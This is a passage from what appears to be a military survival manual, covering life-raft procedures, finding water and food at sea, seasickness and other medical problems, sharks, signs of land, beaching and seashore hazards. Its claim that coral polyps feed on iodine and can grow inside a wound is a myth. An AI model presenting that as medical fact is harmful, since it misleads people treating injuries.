- Try to salvage all floating equipment--rations; canteens, thermos jugs, and other containers; clothing; seat cushions; parachutes; and anything else that will be useful to you. Secure the salvaged items in or to your raft. Make sure the items have no sharp edges that can puncture the raft.
- If there are other rafts, lash the rafts together so they are about 7.5 meters apart. Be ready to draw them closer together if you see or hear an aircraft. It is easier for an aircrew to spot rafts that are close together rather than scattered.
- Remember, rescue at sea is a cooperative effort. Use all available visual or electronic signaling devices to signal and make contact with rescuers. For example, raise a flag or reflecting material on an oar as high as possible to attract attention.
- Locate the emergency radio and get it into operation. Operating instructions are on it. Use the emergency transceiver only when friendly aircraft are likely to be in the area.

- Have other signaling devices ready for instant use. If you are in enemy territory, avoid using a signaling device that will alert the enemy. However, if your situation is desperate, you may have to signal the enemy for rescue if you are to survive.

Check the raft for inflation, leaks, and points of possible chafing. Make sure the main buoyancy chambers are firm (well rounded) but not overly tight (Figure 16-4). Check inflation regularly. Air expands with heat; therefore, on hot days, release some air and add air when the weather cools.

- Decontaminate the raft of all fuel. Petroleum will weaken its surfaces and break down its glued joints.

Throw out the sea anchor, or improvise a drag from the raft's case, bailing bucket, or a roll of clothing. A sea anchor helps you stay close to your ditching site, making it easier for searchers to find you if you have relayed your location. Without a sea anchor, your raft may drift over 160 kilometers in a day, making it much harder to find you. You can adjust the sea anchor to act as a drag to slow down the rate of travel with the current, or as a means to travel with the current. You make this adjustment by opening or closing the sea anchor's apex. When open, the sea anchor (Figure 16-5) acts as a drag that keeps you in the general area. When closed, it forms a pocket for the current to strike and propels the raft in the current's direction.

Additionally, adjust the sea anchor so that when the raft is on the wave's crest, the sea anchor is in the wave's trough (Figure 16-6).

- Wrap the sea anchor rope with cloth to prevent its chafing the raft. The anchor also helps to keep the raft headed into the wind and waves.
- In stormy water, rig the spray and windshield at once. In a 20-man raft, keep the canopy erected at all times. Keep your raft as dry as possible. Keep it properly balanced. All personnel should stay seated, the heaviest one in the center.
- Calmly consider all aspects of your situation and determine what you and your companions must do to survive. Inventory all equipment, food, and water. Waterproof items that salt water may affect. These include compasses, watches, sextant, matches, and lighters. Ration food and water.
- Assign a duty position to each person: for example, water collector, food collector, lookout, radio operator, signaler, and water bailers.

  Note: Lookout duty should not exceed 2 hours. Keep in mind and remind others that cooperation is one of the keys to survival.

- Keep a log. Record the navigator's last fix, the time of ditching, the names and physical condition of personnel, and the ration schedule. Also record the winds, weather, direction of swells, times of sunrise and sunset, and other navigational data.
- If you are down in unfriendly waters, take special security measures to avoid detection. Do not travel in the daytime. Throw out the sea anchor and wait for nightfall before paddling or hoisting sail. Keep low in the raft; stay covered with the blue side of the camouflage cloth up. Be sure a passing ship or aircraft is friendly or neutral be-fore trying to attract its attention. If the enemy detects you and you are close to capture, destroy the log book, radio, navigation equipment, maps, signaling equipment, and firearms. Jump overboard and submerge if the enemy starts strafing.
- Decide whether to stay in position or to travel. Ask yourself, "How much information was signaled before the accident? Is your position known to rescuers? Do you know it yourself? Is the weather favorable for a search? Are other ships or aircraft likely to pass your present position? How many days supply of food and water do you have?"

Cold Weather Considerations

If you are in a cold climate--

- Put on an antiexposure suit. If unavailable, put on any extra clothing available. Keep clothes loose and comfortable.
- Take care not to snag the raft with shoes or sharp objects. Keep the repair kit where you can readily reach it.
- Rig a windbreak, spray shield, and canopy.
- Try to keep the floor of the raft dry. Cover it with canvas or cloth for insulation.
- Huddle with others to keep warm, moving enough to keep the blood circulating. Spread an extra tarpaulin, sail, or parachute over the group.
- Give extra rations, if available, to men suffering from exposure to cold.

The greatest problem you face when submerged in cold water is death due to hypothermia. When you are immersed in cold water, hypothermia occurs rapidly due to the decreased insulating quality of wet clothing and the result of water displacing the layer of still air that normally surrounds the body. The rate of heat exchange in water is about 25 times greater than it is in air of the same temperature. Figure 16-7 lists life expectancy times for immersion in water.

Water Temperature	Time
21.0–15.5 degrees C (70–60 degrees F)	12 hours
15.5–10.0 degrees C (60–50 degrees F)	6 hours
10.0–4.5 degrees C (50–40 degrees F)	1 hour
4.5 degrees C (40 degrees F) and below	less than 1 hour
Note: Wearing an antiexposure suit may increase these times up to a maximum of 24 hours.

Your best protection against the effects of cold water is to get into the life raft, stay dry, and insulate your body from the cold surface of the bottom of the raft. If these actions are not possible, wearing an antiexposure suit will extend your life expectancy considerably. Remember, keep your head and neck out of the water and well insulated from the cold water's effects when the temperature is below 19 degrees C. Wearing life preservers increases the predicted survival time as body position in the water increases the chance of survival.

Hot Weather Considerations

If you are in a hot climate--

- Rig a sunshade or canopy. Leave enough space for ventilation.
- Cover your skin, where possible, to protect it from sunburn. Use sunburn cream, if available, on all exposed skin. Your eyelids, the back of your ears, and the skin under your chin sunburn easily.

Raft Procedures

Most of the rafts in the U. S. Army and Air Force inventories can satisfy the needs for personal protection, mode of travel, and evasion and camouflage.

> Note: Before boarding any raft, remove and tether (attach) your life preserver to yourself or the raft. Ensure there are no other metallic or sharp objects on your clothing or equipment that could damage the raft. After boarding the raft, don your life preserver again.

One-Man Raft

The one-man raft has a main cell inflation. If the CO_2 bottle should malfunction or if the raft develops a leak, you can inflate it by mouth.

The spray shield acts as a shelter from the cold, wind, and water. In some cases, this shield serves as insulation. The raft's insulated bottom limits the conduction of cold thereby protecting you from hypothermia (Figure 16-8).

You can travel more effectively by inflating or deflating the raft to take advantage of the wind or current. You can use the spray shield as a sail white the ballast buckets serve to increase drag in the water. You may use the sea anchor to control the raft's speed and direction.

There are rafts developed for use in tactical areas that are black. These rafts blend with the sea's background. You can further modify these rafts for evasion by partially deflating them to obtain a lower profile.

A lanyard connects the one-man raft to a parachutist (survivor) landing in the water. You (the survivor) inflate it upon landing. You do not swim to the raft, but pull it to you via the lanyard. The raft may hit the water upside down, but you can right it by approaching the side to which the bottle is attached and flipping the raft over. The spray shield must be in the raft to expose the boarding handles. Follow the steps outlined in the note under raft procedures above when boarding the raft (Figure 16-9).

If you have an arm injury, the best way to board is by turning your back to the small end of the raft, pushing the raft under your buttocks, and lying back. Another way to board the raft is to push down on its small end until one knee is inside and lie forward (Figure 16-10).

In rough seas, it may be easier for you to grasp the small end of the raft and, in a prone position, to kick and pull yourself into the raft. When you are lying face down in the raft, deploy and adjust the sea anchor. To sit upright, you may have to disconnect one side of the seat kit and roll to that side. Then you adjust the spray shield. There are two variations of the one-man raft; the improved model incorporates an inflatable spray shield and floor that provide additional insulation. The spray shield helps keep you dry and warm in cold oceans and protects you from the sun in the hot climates (Figure 16-11).

Seven-Man Raft

Some multiplace aircraft carry the seven-man raft. It is a component of the survival drop kit (Figure 16-12). This raft may inflate upside down and require you to right the raft before boarding. Always work from the bottle side to prevent injury if the raft turns over. Facing into the wind, the wind provides additional help in righting the raft. Use the handles on the inside bottom of the raft for boarding (Figure 16-13).

Use the boarding ramp if someone holds down the raft's opposite side. If you don't have help, again work from the bottle side with the wind at your back to help hold down the raft. Follow the steps outlined in the note under raft procedures above. Then grasp an oarlock and boarding handle, kick your legs to get your body prone on the water, and then kick and pull yourself into the raft. If you are weak or injured, you may partially deflate the raft to make boarding easier (Figure 16-14).

Use the hand pump to keep the buoyancy chambers and cross seat firm. Never overinflate the raft.

Twenty- or Twenty-Five-Man Rafts

You may find 20- or 25-man rafts in multiplace aircraft (Figures 16-15 and 16-16). You will find them in accessible areas of the fuselage or in raft compartments. Some may be automatically deployed from the cock-pit, while others may need manual deployment. No matter how the raft lands in the water, it is ready for boarding. A lanyard connects the accessory kit to the raft and you retrieve the kit by hand. You must manually inflate the center chamber with the hand pump. Board the 20- or 25-man raft from the aircraft, if possible. If not, board in the following manner:

- Approach the lower boarding ramp.
- Remove your life preserver and tether it to yourself so that it trails behind you.
- Grasp the boarding handles and kick your legs to get your body into a prone position on the water's surface; then kick and pull until you are inside the raft.

An incompletely inflated raft will make boarding easier. Approach the intersection of the raft and ramp, grasp the upper boarding handle, and swing one leg onto the center of the ramp, as in mounting a horse (Figure 16-17).

Immediately tighten the equalizer clamp upon entering the raft to prevent deflating the entire raft in case of a puncture (Figure 16-18).

Use the pump to keep these rafts' chambers and center ring firm. They should be well rounded but not overly tight.

Sailing Rafts

Rafts do not have keels, therefore, you can't sail them into the wind. However, anyone can sail a raft downwind. You can successfully sail multiplace (except 20- to 25-man) rafts 10 degrees off from the direction of the wind. Do not try to sail the raft unless land is near. If you decide to sail and the wind is blowing toward a desired destination, fully inflate the raft, sit high, take in the sea anchor, rig a sail, and use an oar as a rudder.

In a multiplace (except 20- to 25-man) raft, erect a square sail in the bow using the oars and their extensions as the mast and crossbar (Figure 16-19). You may use a waterproof tarpaulin or parachute material for the sail. If the raft has no regular mast socket and step, erect the mast by tying it securely to the front cross seat using braces. Pad the bottom of the mast to prevent it from chafing or punching a hole through the floor, whether or not there is a socket. The heel of a shoe, with the toe wedged under the seat, makes a good improvised mast step. Do not secure the comers of the lower edge of the sail. Hold the lines attached to the comers with your hands so that a gust of wind will not rip the sail, break the mast, or capsize the raft.

Take every precaution to prevent the raft from turning over. In rough weather, keep the sea anchor away from the bow. Have the passengers sit low in the raft, with their weight distributed to hold the upwind side down. To prevent falling out, they should also avoid sitting on the sides of the raft or standing up. Avoid sudden movements without warning the other passengers. When the sea anchor is not in use, tie it to the raft and stow it in such a manner that it will hold immediately if the raft capsizes.

Water

Water is your most important need. With it alone, you can live for ten days or longer, depending on your will to live. When drinking water, moisten your lips, tongue, and throat before swallowing.

Short Water Rations

When you have a limited water supply and you can't replace it by chemical or mechanical means, use the water efficiently. Protect freshwater supplies from seawater contamination. Keep your body well shaded, both from overhead sun and from reflection off the sea surface. Allow ventilation of air; dampen your clothes during the hottest part of the day. Do not exert yourself. Relax and sleep when possible. Fix your daily water ration after considering the amount of water you have, the output of solar stills and desalting kit, and the number and physical condition of your party.

If you don't have water, don't eat. If your water ration is two liters or more per day, eat any part of your ration or any additional food that you may catch, such as birds, fish, shrimp. The life raft's motion and anxiety may cause nausea. If you eat when nauseated, you may lose your food immediately. If nauseated, rest and relax as much as you can, and take only water.

To reduce your loss of water through perspiration, soak your clothes in the sea and wring them out before putting them on again. Don't overdo this during hot days when no canopy or sun shield is available. This is a trade-off between cooling and saltwater boils and rashes that will result. Be careful not to get the bottom of the raft wet.

Watch the clouds and be ready for any chance of showers. Keep the tarpaulin handy for catching water. If it is encrusted with dried salt, wash it in seawater. Normally, a small amount of seawater mixed with rain will hardly be noticeable and will not cause any physical reaction. In rough seas you cannot get uncontaminated fresh water.

At night, secure the tarpaulin like a sunshade, and turn up its edges to collect dew. It is also possible to collect dew along the sides of the raft using a sponge or cloth. When it rains, drink as much as you can hold.

Solar Still

When solar stills are available, read the instructions and set them up immediately. Use as many stills as possible, depending on the number of men in the raft and the amount of sunlight available. Secure solar stills to the raft with care. This type of solar still only works on flat, calm seas.

Desalting Kits

When desalting kits are available in addition to solar stills, use them only for immediate water needs or during long overcast periods when you cannot use solar stills. In any event, keep desalting kits and emergency water stores for periods when you cannot use solar stills or catch rainwater.

Water From Fish

Drink the aqueous fluid found along the spine and in the eyes of large fish. Carefully cut the fish in half to get the fluid along the spine and suck the eye. If you are so short of water that you need to do this, then do not drink any of the other body fluids. These other fluids are rich in protein and fat and will use up more of your reserve water in digestion than they supply.

Sea Ice

In arctic waters, use old sea ice for water. This ice is bluish, has rounded comers, and splinters easily. It is nearly free of salt. New ice is gray, milky, hard, and salty. Water from icebergs is fresh, but icebergs are dangerous to approach. Use them as a source of water only in emergencies.

REMEMBER!

Do not drink seawater.

Do not drink urine.

Do not drink alcohol.

Do not smoke.

Do not eat, unless water is available.

Sleep and rest are the best ways of enduring periods of reduced water and food intake. However, make sure that you have enough shade when napping during the day. If the sea is rough, tie yourself to the raft, close any cover, and ride out the storm as best you can. Relax is the key word--at least try to relax.

Food Procurement

In the open sea, fish will be the main food source. There are some poisonous and dangerous ocean fish, but, in general, when out of sight of land, fish are safe to eat. Nearer the shore there are fish that are both dangerous and poisonous to eat. There are some fish, such as the red snapper and barracuda, that are normally edible but poisonous when taken from the waters of atolls and reefs. Flying fish will even jump into your raft!

Fish

When fishing, do not handle the fishing line with bare hands and never wrap it around your hands or tie it to a life raft. The salt that adheres to it can make it a sharp cutting edge, an edge dangerous both to the raft and your hands. Wear gloves, if they are available, or use a cloth to handle fish and to avoid injury from sharp fins and gill covers.

In warm regions, gut and bleed fish immediately after catching them. Cut fish that you do not eat immediately into thin, narrow strips and hang them to dry. A well-dried fish stays edible for several days. Fish not cleaned and dried may spoil in half a day. Fish with dark meat are very prone to decomposition. If you do not eat them all immediately, do not eat any of the leftovers. Use the leftovers for bait.

Never eat fish that have pale, shiny gills, sunken eyes, flabby skin and flesh, or an unpleasant odor. Good fish show the opposite characteristics. Sea fish have a saltwater or clean fishy odor. Do not confuse eels with sea snakes that have an obviously scaly body and strongly compressed, paddle-shaped tail. Both eels and sea snakes are edible, but you must handle the latter with care because of their poisonous bites. The heart, blood, intestinal wall, and liver of most fish are edible. Cook the intestines. Also edible are the partly digested smaller fish that you may find in the stomachs of large fish. In addition, sea turtles are edible.

Shark meat is a good source of food whether raw, dried, or cooked. Shark meat spoils very rapidly due to the high concentration of urea in the blood, therefore, bleed it immediately and soak it in several changes of water. People prefer some shark species over others. Consider them all edible except the Greenland shark whose flesh contains high quantities of vitamin A. Do not eat the livers, due to high vitamin A content.

Fishing Aids

You can use different materials to make fishing aids as described in the following paragraphs:

- Fishing line. Use pieces of tarpaulin or canvas. Unravel the threads and tie them together in short lengths in groups of three or more threads. Shoelaces and parachute suspension line also work well.
- Fish hooks. No survivor at sea should be without fishing equipment but if you are, improvise hooks as shown in Chapter 8.
- Fish lures. You can fashion lures by attaching a double hook to any shiny piece of metal.
- Grapple. Use grapples to hook seaweed. You may shake crabs, shrimp, or small fish out of the seaweed. These you may eat or use for bait. You may eat seaweed itself, but only when you have plenty of drinking water. Improvise grapples from wood. Use a heavy piece of wood as the main shaft, and lash three smaller pieces to the shaft as grapples.
- Bait. You can use small fish as bait for larger ones. Scoop the small fish up with a net. If you don't have a net, make one from cloth of some type. Hold the net under the water and scoop upward. Use all the guts from birds and fish for bait. When using bait, try to keep it moving in the water to give it the appearance of being alive.

Helpful Fishing Hints

Your fishing should be successful if you remember the following important hints:

- Be extremely careful with fish that have teeth and spines.
- Cut a large fish loose rather than risk capsizing the raft. Try to catch small rather than large fish.
- Do not puncture your raft with hooks or other sharp instruments.
- Do not fish when large sharks are in the area.
- Watch for schools of fish; try to move close to these schools.
- Fish at night using a light. The light attracts fish.
- In the daytime, shade attracts some fish. You may find them under your raft.

- Improvise a spear by tying a knife to an oar blade. This spear can help you catch larger fish, but you must get them into the raft quickly or they will slip off the blade. Also, tie the knife very securely or you may lose it.
- Always take care of your fishing equipment. Dry your fishing lines, clean and sharpen the hooks, and do not allow the hooks to stick into the fishing lines.

Birds

As stated in Chapter 8, all birds are edible. Eat any birds you can catch. Sometimes birds may land on your raft, but usually they are cautious. You may be able to attract some birds by towing a bright piece of metal behind the raft. This will bring the bird within shooting range, provided you have a firearm.

If a bird lands within your reach, you may be able to catch it. If the birds do not land close enough or land on the other end of the raft, you may be able to catch them with a bird noose. Bait the center of the noose and wait for the bird to land. When the bird's feet are in the center of the noose, pull it tight.

Use all parts of the bird. Use the feathers for insulation, the entrails and feet for bait, and so on. Use your imagination.

Medical Problems Associated With Sea Survival

At sea, you may become seasick, get saltwater sores, or face some of the same medical problems that occur on land, such as dehydration or sunburn. These problems can become critical if left untreated.

Seasickness

Seasickness is the nausea and vomiting caused by the motion of the raft. It can result in--

- Extreme fluid loss and exhaustion.
- Loss of the will to survive.
- Others becoming seasick.
- Attraction of sharks to the raft.
- Unclean conditions.

To treat seasickness--

- Wash both the patient and the raft to remove the sight and odor of vomit.
- Keep the patient from eating food until his nausea is gone.
- Have the patient lie down and rest.
- Give the patient seasickness pills if available. If the patient is unable to take the pills orally, insert them rectally for absorption by the body.

  Note: Some survivors have said that erecting a canopy or using the horizon as a focal point helped overcome seasickness. Others have said that swimming alongside the raft for short periods helped, but extreme care must be taken if swimming.

Saltwater Sores

These sores result from a break in skin exposed to saltwater for an extended period. The sores may form scabs and pus. Do not open or drain. Flush the sores with fresh water, if available, and allow to dry. Apply an antiseptic, if available.

Immersion Rot, Frostbite, and Hypothermia

These problems are similar to those encountered in cold weather environments. Symptoms and treatment are the same as covered in Chapter 15.

Blindness/Headache

If flame, smoke, or other contaminants get in the eyes, flush them immediately with salt water, then with fresh water, if available. Apply ointment, if available. Bandage both eyes 18 to 24 hours, or longer if damage is severe. If the glare from the sky and water causes your eyes to become bloodshot and inflamed, bandage them lightly. Try to prevent this problem by wearing sunglasses. Improvise sunglasses if necessary.

Constipation

This condition is a common problem on a raft. Do not take a laxative, as this will cause further dehydration. Exercise as much as possible and drink an adequate amount of water, if available.

Difficult Urination

This problem is not unusual and is due mainly to dehydration. It is best not to treat it, as it could cause further dehydration.

Sunburn

Sunburn is a serious problem in sea survival. Try to prevent sunburn by staying in shade and keeping your head and skin covered. Use cream or Chap Stick from your first aid kit. Remember, reflection from the water also causes sunburn.

Sharks

Whether you are in the water or in a boat or raft, you may see many types of sea life around you. Some may be more dangerous than others. Generally, sharks are the greatest danger to you. Other animals such as whales, porpoises, and stingrays may look dangerous, but really pose little threat in the open sea.

Of the many hundreds of shark species, only about 20 species are known to attack man. The most dangerous are the great white shark, the hammerhead, the mako, and the tiger shark. Other sharks known to attack man include the gray, blue, lemon, sand, nurse, bull, and oceanic white tip sharks. Consider any shark longer than 1 meter dangerous.

There are sharks in all oceans and seas of the world. While many live and feed in the depths of the sea, others hunt near the surface. The sharks living near the surface are the ones you will most likely see. Their dorsal fins frequently project above the water. Sharks in the tropical and subtropical seas are far more aggressive than those in temperate waters.

All sharks are basically eating machines. Their normal diet is live animals of any type, and they will strike at injured or helpless animals. Sight, smell, or sound may guide them to their prey. Sharks have an acute sense of smell and the smell of blood in the water excites them. They are also very sensitive to any abnormal vibrations in the water. The struggles of a wounded animal or swimmer, underwater explosions, or even a fish struggling on a fishline will attract a shark.

Sharks can bite from almost any position; they do not have to turn on their side to bite. The jaws of some of the larger sharks are so far forward that they can bite floating objects easily without twisting to the side.

Sharks may hunt alone, but most reports of attacks cite more than one shark present. The smaller sharks tend to travel in schools and attack in mass. Whenever one of the sharks finds a victim, the other sharks will quickly join it. Sharks will eat a wounded shark as quickly as their prey.

Sharks feed at all hours of the day and night. Most reported shark contacts and attacks were during daylight, and many of these have been in the late afternoon. Some of the measures that you can take to protect yourself against sharks when you are in the water are--

- Stay with other swimmers. A group can maintain a 360-degree watch. A group can either frighten or fight off sharks better than one man.
- Always watch for sharks. Keep all your clothing on, to include your shoes. Historically, sharks have attacked the unclothed men in groups first, mainly in the feet. Clothing also protects against abrasions should the shark brush against you.
- Avoid urinating. If you must, only do so in small amounts. Let it dissipate between discharges. If you must defecate, do so in small amounts and throw it as far away from you as possible. Do the same if you must vomit.

If a shark attack is imminent while you are in the water, splash and yell just enough to keep the shark at bay. Sometimes yelling underwater or slapping the water repeatedly will scare the shark away. Conserve your strength for fighting in case the shark attacks.

If attacked, kick and strike the shark. Hit the shark on the gills or eyes if possible. If you hit the shark on the nose, you may injure your hand if it glances off and hits its teeth.
When you are in a raft and see sharks--

- Do not fish. If you have hooked a fish, let it go. Do not clean fish in the water.
- Do not throw garbage overboard.
- Do not let your arms, legs, or equipment hang in the water.
- Keep quiet and do not move around.
- Bury all dead as soon as possible. If there are many sharks in the area, conduct the burial at night.

When you are in a raft and a shark attack is imminent, hit the shark with anything you have, except your hands. You will do more damage to your hands than the shark. If you strike with an oar, be careful not to lose or break it.

Detecting Land

You should watch carefully for any signs of land. There are many indicators that land is near.
A fixed cumulus cloud in a clear sky or in a sky where all other clouds are moving often hovers over or slightly downwind from an island.
In the tropics, the reflection of sunlight from shallow lagoons or shelves of coral reefs often causes a greenish tint in the sky.
In the arctic, light-colored reflections on clouds often indicate ice fields or snow-covered land. These reflections are quite different from the dark gray ones caused by open water.
Deep water is dark green or dark blue. Lighter color indicates shallow water, which may mean land is near.
At night, or in fog, mist, or rain, you may detect land by odors and sounds. The musty odor of mangrove swamps and mud flats carry a long way. You hear the roar of surf long before you see the surf. The continued cries of seabirds coming from one direction indicate their roosting place on nearby land.
There usually are more birds near land than over the open sea. The direction from which flocks fly at dawn and to which they fly at dusk may indicate the direction of land. During the day, birds are searching for food and the direction of flight has no significance.
Mirages occur at any latitude, but they are more likely in the tropics, especially during the middle of the day. Be careful not to mistake a mirage for nearby land. A mirage disappears or its appearance and elevation change when viewed from slightly different heights.
You may be able to detect land by the pattern of the waves (refracted) as they approach land (Figure 16-20). By traveling with the waves and parallel to the slightly turbulent area marked "X" on the illustration, you should reach land.

Rafting or Beaching Techniques

Once you have found land, you must get ashore safely. To raft ashore, you can usually use the one-man raft without danger. However, going ashore in a strong surf is dangerous. Take your time. Select your landing point carefully. Try not to land when the sun is low and straight in front of you. Try to land on the lee side of an island or on a point of land jutting out into the water. Keep your eyes open for gaps in the surf line, and head for them. Avoid coral reefs and rocky cliffs. There are no coral reefs near the mouths of freshwater streams. Avoid rip currents or strong tidal currents that may carry you far out to sea. Either signal ashore for help or sail around and look for a sloping beach where the surf is gentle.

If you have to go through the surf to reach shore, take down the mast. Keep your clothes and shoes on to avoid severe cuts. Adjust and inflate your life vest. Trail the sea anchor over the stem using as much line as you have. Use the oars or paddles and constantly adjust the sea anchor to keep a strain on the anchor line. These actions will keep the raft pointed toward shore and prevent the sea from throwing the stern around and capsizing you. Use the oars or paddles to help ride in on the seaward side of a large wave.

The surf may be irregular and velocity may vary, so modify your procedure as conditions demand. A good method of getting through the surf is to have half the men sit on one side of the raft, half on the other, facing away from each other. When a heavy sea bears down, half should row (pull) toward the sea until the crest passes; then the other half should row (pull) toward the shore until the next heavy sea comes along.

Against a strong wind and heavy surf, the raft must have all possible speed to pass rapidly through the oncoming crest to avoid being turned broadside or thrown end over end. If possible, avoid meeting a large wave at the moment it breaks.

If in a medium surf with no wind or offshore wind, keep the raft from passing over a wave so rapidly that it drops suddenly after topping the crest. If the raft turns over in the surf, try to grab hold of it and ride it in. As the raft nears the beach, ride in on the crest of a large wave. Paddle or row hard and ride in to the beach as far as you can. Do not jump out of the raft until it has grounded, then quickly get out and beach it.

If you have a choice, do not land at night. If you have reason to believe that people live on the shore, lay away from the beach, signal, and wait for the inhabitants to come out and bring you in.

If you encounter sea ice, land only on large, stable floes. Avoid icebergs that may capsize and small floes or those obviously disintegrating. Use oars and hands to keep the raft from rubbing on the edge of the ice. Take the raft out of the water and store it well back from the floe's edge. You may be able to use it for shelter. Keep the raft inflated and ready for use. Any floe may break up without warning.

Swimming Ashore

If rafting ashore is not possible and you have to swim, wear your shoes and at least one thickness of clothing. Use the sidestroke or breaststroke to conserve strength.
If the surf is moderate, ride in on the back of a small wave by swimming forward with it. Dive to a shallow depth to end the ride just before the wave breaks.
In high surf, swim toward shore in the trough between waves. When the seaward wave approaches, face it and submerge. After it passes, work toward shore in the next trough. If caught in the undertow of a large wave, push off the bottom or swim to the surface and proceed toward shore as above.
If you must land on a rocky shore, look for a place where the waves rush up onto the rocks. Avoid places where the waves explode with a high, white spray. Swim slowly when making your approach. You will need your strength to hold on to the rocks. You should be fully clothed and wear shoes to reduce injury.
After selecting your landing point, advance behind a large wave into the breakers. Face toward shore and take a sitting position with your feet in front, 60 to 90 centimeters (2 or 3 feet) lower than your head. This position will let your feet absorb the shock when you land or strike sub-merged boulders or reefs. If you do not reach shore behind the wave you picked, swim with your hands only. As the next wave approaches, take a sitting position with your feet forward. Repeat the procedure until you land.
Water is quieter in the lee of a heavy growth of seaweed. Take advantage of such growth. Do not swim through the seaweed; crawl over the top by grasping the vegetation with overhand movements.
Cross a rocky or coral reef as you would land on a rocky shore. Keep your feet close together and your knees slightly bent in a relaxed sitting posture to cushion the blows against the coral.

Pickup or Rescue

On sighting rescue craft approaching for pickup (boat, ship, conventional aircraft, or helicopter), quickly clear any lines (fishing lines, desalting kit lines) or other gear that could cause entanglement during rescue. Secure all loose items in the raft. Take down canopies and sails to ensure a safer pickup. After securing all items, put on your helmet, if available. Fully inflate your life preserver. Remain in the raft, unless otherwise instructed, and remove all equipment except the preservers. If possible, you will receive help from rescue personnel lowered into the water. Remember, follow all instructions given by the rescue personnel.
If the helicopter recovery is unassisted, do the following before pickup:

- Secure all the loose equipment in the raft, accessory bag, or in pockets.
- Deploy the sea anchor, stability bags, and accessory bag.
- Partially deflate the raft and fill it with water.
- Unsnap the survival kit container from the parachute harness.
- Grasp the raft handhold and roll out of the raft.
- Allow the recovery device or the cable to ground out on the water's surface.
- Maintain the handhold until the recovery device is in your other hand.
- Mount the recovery device, avoiding entanglement with the raft.
- Signal the hoist operator for pickup.

SEASHORES

Search planes or ships do not always spot a drifting raft or swimmer. You may have to land along the coast before being rescued. Surviving along the seashore is different from open sea survival. Food and water are more abundant and shelter is obviously easier to locate and construct.
If you are in friendly territory and decide to travel, it is better to move along the coast than to go inland. Do not leave the coast except to avoid obstacles (swamps and cliffs) or unless you find a trail that you know leads to human habitation.
In time of war, remember that the enemy patrols most coastlines. These patrols may cause problems for you if you land on a hostile shore. You will have extremely limited travel options in this situation. Avoid all contact with other humans, and make every effort to cover all tracks you leave on the shore.

Special Health Hazards

Coral, poisonous and aggressive fish, crocodiles, sea urchins, sea biscuits, sponges, anemones, and tides and undertow pose special health hazards.

Coral

Coral, dead or alive, can inflict painful cuts. There are hundreds of water hazards that can cause deep puncture wounds, severe bleeding, and the danger of infection. Clean all coral cuts thoroughly. Do not use iodine to disinfect any coral cuts. Some coral polyps feed on iodine and may grow inside your flesh if you use iodine.

Poisonous Fish

Many reef fish have toxic flesh. For some species, the flesh is always poisonous, for other species, only at certain times of the year. The poisons are present in all parts of the fish, but especially in the liver, intestines, and eggs.

Fish toxins are water soluble--no amount of cooking will neutralize them. They are tasteless, therefore the standard edibility tests are use-less. Birds are least susceptible to the poisons. Therefore, do not think that because a bird can eat a fish, it is a safe species for you to eat.

The toxins will produce a numbness of the lips, tongue, toes, and tips of the fingers, severe itching, and a clear reversal of temperature sensations. Cold items appear hot and hot items cold. There will probably also be nausea, vomiting, loss of speech, dizziness, and a paralysis that eventually brings death.

In addition to fish with poisonous flesh, there are those that are dangerous to touch. Many stingrays have a poisonous barb in their tail. There are also species that can deliver an electric shock. Some reef fish, such as stonefish and toadfish, have venomous spines that can cause very painful although seldom fatal injuries. The venom from these spines causes a burning sensation or even an agonizing pain that is out of proportion to the apparent severity of the wound. Jellyfish, while not usually fatal, can inflict a very painful sting if it touches you with its tentacles. See Chapter 11 and Appendix F for details on particularly dangerous fish of the sea and seashore.

Aggressive Fish

You should also avoid some ferocious fish. The bold and inquisitive barracuda has attacked men wearing shiny objects. It may charge lights or shiny objects at night. The sea bass, which can grow to 1.7 meters, is another fish to avoid. The moray eel, which has many sharp teeth and grows to 1.5 meters, can also be aggressive if disturbed.

Sea Snakes

Sea snakes are venomous and sometimes found in mid ocean. They are unlikely to bite unless provoked. Avoid them.

Crocodiles

Crocodiles inhabit tropical saltwater bays and mangrove-bordered estuaries and range up to 65 kilometers into the open sea. Few remain near inhabited areas. You commonly find crocodiles in the remote areas of the East Indies and Southeast Asia. Consider specimens over 1 meter long dangerous, especially females guarding their nests. Crocodile meat is an excellent source of food when available.

Sea Urchins, Sea Biscuits, Sponges, and Anemones

These animals can cause extreme, though seldom fatal, pain. Usually found in tropical shallow water near coral formations, sea urchins resemble small, round porcupines. If stepped on, they slip fine needles of lime or silica into the skin, where they break off and fester. If possible, remove the spines and treat the injury for infection. The other animals mentioned inflict injury similarly.

Tides and Undertow

These are another hazard to contend with. If caught in a large wave's undertow, push off the bottom or swim to the surface and proceed shoreward in a trough between waves. Do not fight against the pull of the undertow. Swim with it or perpendicular to it until it loses strength, then swim for shore.

Food

Obtaining food along a seashore should not present a problem. There are many types of seaweed and other plants you can easily find and eat. See Chapter 9 and Appendix B for a discussion of these plants. There is a great variety of animal life that can supply your need for food in this type of survival situation.

Mollusks


Mussels, limpets, clams, sea snails, octopuses, squids, and sea slugs are all edible. Shellfish will usually supply most of the protein eaten by coastal survivors. Avoid the blue-ringed octopus and cone shells (described in Chapter 11 and Appendix F). Also beware of "red tides" that make mollusks poisonous. Apply the edibility test on each species before eating.

Worms

Coastal worms are generally edible, but it is better to use them for fish bait. Avoid bristle worms that look like fuzzy caterpillars. Also avoid tubeworms that have sharp-edged tubes. Arrowworms, alias amphioxus, are not true worms. You find them in the sand and are excellent either fresh or dried.

Crabs, Lobsters, and Barnacles

These animals are seldom dangerous to man and are an excellent food source. The pincers of larger crabs or lobsters can crush a man's finger. Many species have spines on their shells, making it preferable to wear gloves when catching them. Barnacles can cause scrapes or cuts and are difficult to detach from their anchor, but the larger species are an excellent food source.



Sea Urchins

These are common and can cause painful injuries when stepped on or touched. They are also a good source of food. Handle them with gloves, and remove all spines.

Sea Cucumbers

This animal is an important food source in the Indo-Pacific regions. Use them whole after evisceration or remove the five muscular strips that run the length of its body. Eat them smoked, pickled, or cooked.

CHAPTER 17 - EXPEDIENT WATER CROSSINGS

In a survival situation, you may have to cross a water obstacle. It may be in the form of a river, a stream, a lake, a bog, quicksand, quagmire, or muskeg. Even in the desert, flash floods occur, making streams an obstacle. Whatever it is, you need to know how to cross it safely.

RIVERS AND STREAMS

You can apply almost every description to rivers and streams. They may be shallow or deep, slow or fast moving, narrow or wide. Before you try to cross a river or stream, develop a good plan.
Your first step is to look for a high place from which you can get a good view of the river or stream. From this place, you can look for a place to cross. If there is no high place, climb a tree. Good crossing locations include--

- A level stretch where it breaks into several channels. Two or three narrow channels are usually easier to cross than a wide river.
- A shallow bank or sandbar. If possible, select a point upstream from the bank or sandbar so that the current will carry you to it if you lose your footing.
